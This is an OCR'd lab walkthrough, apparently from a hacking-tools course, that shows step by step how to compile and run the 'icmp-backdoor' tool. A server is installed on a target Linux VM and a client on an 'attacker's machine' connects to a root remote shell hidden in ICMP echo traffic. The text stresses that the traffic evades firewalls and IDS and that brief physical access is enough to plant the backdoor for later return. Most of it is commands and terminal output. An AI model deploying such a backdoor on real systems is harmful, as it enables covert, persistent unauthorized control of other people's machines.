Red Hat Linux
root@localhost:~ - Shell - Konsole
Session Edit View Settings Help
Konqueror
21:24
Your version of VMware Tools is out of date.


```
[root@localhost root]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:D1:56:A0
          inet addr:172.16.1.200  Bcast:172.19.255.255  Mask:255.252.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:96288 (94.0 Kb)  TX bytes:8896 (8.6 Kb)
          Interrupt:10 Base address:0x1080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:700 (700.0 b)  TX bytes:700 (700.0 b)

[root@localhost root]# 
```

From the directory containing the compressed files type **tar –zxvf icmp-backdoor.tar.gz**.

The files will uncompress into a new directory named **icmp-backdoor**.


Change to the new directory by typing **cd icmp-backdoor** and pressing **Enter**.

The next step is to compile and create the server portion by typing **make server** and pressing **Enter**.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/ICMPBackdoor/icmp-backdoor - Shell - Konsole
Session Edit View Settings Help
Konqueror
Select User
21:22
Your version of VMware Tools is out of date.

```
[root@localhost icmp-backdoor]# make server
```

The server portion will compile and create.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/ICMPBackdoor/icmp-backdoor - Shell - Konsole
Session Edit View Settings Help
Konqueror
Select User
21:23
Your version of VMware Tools is out of date.

```
[root@localhost icmp-backdoor]# make server
cc -O2 -Wall -o ibd-server server.o sendicmp.o wrapper.o opencall.o
[root@localhost icmp-backdoor]#
```

To execute the new application, type:

```
./ibd-server <ICMP Code>
```


In this example, the ICMP code is set to **0**. The **0** makes the server respond with Echo Reply headers.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/ICMPBackdoor/icmp-backdoor - Shell - Konsole
Session Edit View Settings Help
Konqueror
Select User
21:23
Your version of VMware Tools is out of date.

```
[root@localhost icmp-backdoor]# make server
cc -O2 -Wall -o ibd-server server.o sendicmp.o wrapper.o opencall.o
[root@localhost icmp-backdoor]# ./ibd-server 0
```

The **icmp-backdoor** server portion will initialize. Proceed to the client part.




Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/ICMPBackdoor/icmp-backdoor - Shell - Konsole
Session Edit View Settings Help
Konqueror
Select User
21:23
Your version of VMware Tools is out of date.

```
[root@localhost icmp-backdoor]# make server
cc -O2 -Wall -o ibd-server server.o sendicmp.o wrapper.o opencall.o
[root@localhost icmp-backdoor]# ./ibd-server 0

icmp-backdoor 0.2, starting server...done.
[root@localhost icmp-backdoor]#
```

On the Attacker's Machine

Confirm the attacker's IP address by typing **ifconfig** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~
File Edit View Terminal Go Help
root@localhost:~
09:31 PM


```
[root@localhost root]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:9C:0D:1C
          inet addr:172.16.1.58  Bcast:172.16.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1806 errors:0 dropped:0 overruns:0 frame:0
          TX packets:548 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:661323 (645.8 Kb)  TX bytes:51694 (50.4 Kb)
          Interrupt:10 Base address:0x10a4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4682 (4.5 Kb)  TX bytes:4682 (4.5 Kb)

[root@localhost root]#
```

From the directory containing the compressed files type **tar –zxvf icmp-backdoor.tar.gz**.

The files will uncompress into a new directory named **icmp-backdoor**.


Change to the new directory by typing **cd icmp-backdoor** and pressing **Enter**.

Create and make the client portion by typing **make client** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:35 PM

```
[root@localhost sneaky-sneaky]# tar -zxvf icmp-backdoor.tar.gz
icmp-backdoor/
icmp-backdoor/server.c
icmp-backdoor/Makefile
icmp-backdoor/LICENSE
icmp-backdoor/config.h
icmp-backdoor/README
icmp-backdoor/sendicmp.c
icmp-backdoor/wrapper.c
icmp-backdoor/client.c
icmp-backdoor/opencall.c
icmp-backdoor/TODO
icmp-backdoor/CHANGES
[root@localhost sneaky-sneaky]# cd icmp-backdoor
[root@localhost icmp-backdoor]# make client
```

The **icmp-backdoor** client will compile and be created.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:36 PM


```
[root@localhost sneaky-sneaky]# tar -zxvf icmp-backdoor.tar.gz
icmp-backdoor/
icmp-backdoor/server.c
icmp-backdoor/Makefile
icmp-backdoor/LICENSE
icmp-backdoor/config.h
icmp-backdoor/README
icmp-backdoor/sendicmp.c
icmp-backdoor/wrapper.c
icmp-backdoor/client.c
icmp-backdoor/opencall.c
icmp-backdoor/TODO
icmp-backdoor/CHANGES
[root@localhost sneaky-sneaky]# cd icmp-backdoor
[root@localhost icmp-backdoor]# make client
cc    -c -o client.o client.c
cc    -c -o sendicmp.o sendicmp.c
cc    -c -o wrapper.o wrapper.c
cc -O2 -Wall -o ibd-client client.o sendicmp.o wrapper.o
[root@localhost icmp-backdoor]# 
```

To initialize the client and connect to the server, type:

```
./ibd-client <target IP Address> <ICMP Code>
```


In this example, the ICMP Code was set to type **8**, Echo Request.

***Note:** Because the server is set to respond with Echo Reply and the attacker is using Echo Request, the traffic will look like normal traffic to firewalls and Intrusion Detection Systems (IDS) solutions.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:36 PM

```
[root@localhost sneaky-sneaky]# tar -zxvf icmp-backdoor.tar.gz
icmp-backdoor/
icmp-backdoor/server.c
icmp-backdoor/Makefile
icmp-backdoor/LICENSE
icmp-backdoor/config.h
icmp-backdoor/README
icmp-backdoor/sendicmp.c
icmp-backdoor/wrapper.c
icmp-backdoor/client.c
icmp-backdoor/opencall.c
icmp-backdoor/TODO
icmp-backdoor/CHANGES
[root@localhost sneaky-sneaky]# cd icmp-backdoor
[root@localhost icmp-backdoor]# make client
cc    -c -o client.o client.c
cc    -c -o sendicmp.o sendicmp.c
cc    -c -o wrapper.o wrapper.c
cc -O2 -Wall -o ibd-client client.o sendicmp.o wrapper.o
[root@localhost icmp-backdoor]# ./ibd-client 172.16.1.200 8
```


The client will connect to the server. Notice your prompt has changed to the **#** sign.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:37 PM

```
icmp-backdoor/LICENSE
icmp-backdoor/config.h
icmp-backdoor/README
icmp-backdoor/sendicmp.c
icmp-backdoor/wrapper.c
icmp-backdoor/client.c
icmp-backdoor/opencall.c
icmp-backdoor/TODO
icmp-backdoor/CHANGES
[root@localhost sneaky-sneaky]# cd icmp-backdoor
[root@localhost icmp-backdoor]# make client
cc    -c -o client.o client.c
cc    -c -o sendicmp.o sendicmp.c
cc    -c -o wrapper.o wrapper.c
cc -O2 -Wall -o ibd-client client.o sendicmp.o wrapper.o
[root@localhost icmp-backdoor]# ./ibd-client 172.16.1.200 8

icmp-backdoor 0.2

Use like a normal shell, avoid interactive programs like vi

Connecting to 172.16.1.200...connected.

#
```


To verify you are actually connected to the server, type **ifconfig** and press **Enter**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:37 PM


```
icmp-backdoor/LICENSE
icmp-backdoor/config.h
icmp-backdoor/README
icmp-backdoor/sendicmp.c
icmp-backdoor/wrapper.c
icmp-backdoor/client.c
icmp-backdoor/opencall.c
icmp-backdoor/TODO
icmp-backdoor/CHANGES
[root@localhost sneaky-sneaky]# cd icmp-backdoor
[root@localhost icmp-backdoor]# make client
cc    -c -o client.o client.c
cc    -c -o sendicmp.o sendicmp.c
cc    -c -o wrapper.o wrapper.c
cc -O2 -Wall -o ibd-client client.o sendicmp.o wrapper.o
[root@localhost icmp-backdoor]# ./ibd-client 172.16.1.200 8

icmp-backdoor 0.2

Use like a normal shell, avoid interactive programs like vi

Connecting to 172.16.1.200...connected.

# ifconfig
```

The IP is **172.16.1.200**, which verifies we are at a server terminal.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:37 PM


```
Use like a normal shell, avoid interactive programs like vi

Connecting to 172.16.1.200...connected.

# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:D1:56:A0
          inet addr:172.16.1.200  Bcast:172.19.255.255  Mask:255.252.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1998 errors:0 dropped:0 overruns:0 frame:0
          TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:154302 (150.6 Kb)  TX bytes:9958 (9.7 Kb)
          Interrupt:10 Base address:0x1080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:700 (700.0 b)  TX bytes:700 (700.0 b)


#
```

At this point, you can operate the keyboard as though you are sitting directly behind the keyboard of the server. Run any command you would normally run, such as **ls –l** for a detailed directory listing.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:37 PM

```
# ls -l
total 163
drwxr-xr-x    2 root     root         2048 Oct  7  2004 bin
drwxr-xr-x    4 root     root         1024 Oct  7  2004 boot
drwxr-xr-x   20 root     root       116736 Dec 13 21:11 dev
drwxr-xr-x   62 root     root         5120 Dec 13 21:11 etc
drwxr-xr-x    4 root     root         4096 Oct  7  2004 home
drwxr-xr-x    2 root     root         1024 Jun 21  2001 initrd
drwxr-xr-x    7 root     root         3072 Oct 13  2004 lib
drwx------    2 root     root        12288 Oct  7  2004 lost+found
drwxr-xr-x    2 root     root         1024 Aug 26  2002 misc
drwxr-xr-x    5 root     root         1024 Oct  8  2004 mnt
drwxr-xr-x    2 root     root         1024 Aug 23  1999 opt
dr-xr-xr-x   97 root     root            0 Dec 13 15:10 proc
drwxr-x---   23 root     root         2048 Dec 13 21:12 root
drwxr-xr-x    2 root     root         5120 Oct  7  2004 sbin
drwxr-xr-x    3 root     root         1024 Oct  7  2004 tftpboot
drwxrwxrwt   14 root     root         1024 Dec 13 21:23 tmp
drwxr-xr-x   16 root     root         4096 Oct  7  2004 usr
drwxr-xr-x   22 root     root         4096 Oct  7  2004 var

#
```

Verify your user mode by typing the command **whoami** and pressing **Enter**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
Red Hat Linux
root@localhost:~/Tools/sneaky-sneaky/icmp-backdoor
File Edit View Terminal Go Help
root@localhost:~/Tools/sneaky-s
09:38 PM

```
total 163
drwxr-xr-x    2 root     root         2048 Oct  7  2004 bin
drwxr-xr-x    4 root     root         1024 Oct  7  2004 boot
drwxr-xr-x   20 root     root       116736 Dec 13 21:11 dev
drwxr-xr-x   62 root     root         5120 Dec 13 21:11 etc
drwxr-xr-x    4 root     root         4096 Oct  7  2004 home
drwxr-xr-x    2 root     root         1024 Jun 21  2001 initrd
drwxr-xr-x    7 root     root         3072 Oct 13  2004 lib
drwx------    2 root     root        12288 Oct  7  2004 lost+found
drwxr-xr-x    2 root     root         1024 Aug 26  2002 misc
drwxr-xr-x    5 root     root         1024 Oct  8  2004 mnt
drwxr-xr-x    2 root     root         1024 Aug 23  1999 opt
dr-xr-xr-x   97 root     root            0 Dec 13 15:10 proc
drwxr-x---   23 root     root         2048 Dec 13 21:12 root
drwxr-xr-x    2 root     root         5120 Oct  7  2004 sbin
drwxr-xr-x    3 root     root         1024 Oct  7  2004 tftpboot
drwxrwxrwt   14 root     root         1024 Dec 13 21:23 tmp
drwxr-xr-x   16 root     root         4096 Oct  7  2004 usr
drwxr-xr-x   22 root     root         4096 Oct  7  2004 var

# whoami
root

#
```

Since we are attached as user **root** we have absolute control over this target.

***Note:** I have been asked many times, “If I already had the ability to connect and upload this program does that mean I already have root access?” The answer is “Not really.” The biggest advantage of this tool is the ability to set a backdoor for you to return to at any point in time. Many times a few minutes of physical access are all you need to set the back door and then return remotely.

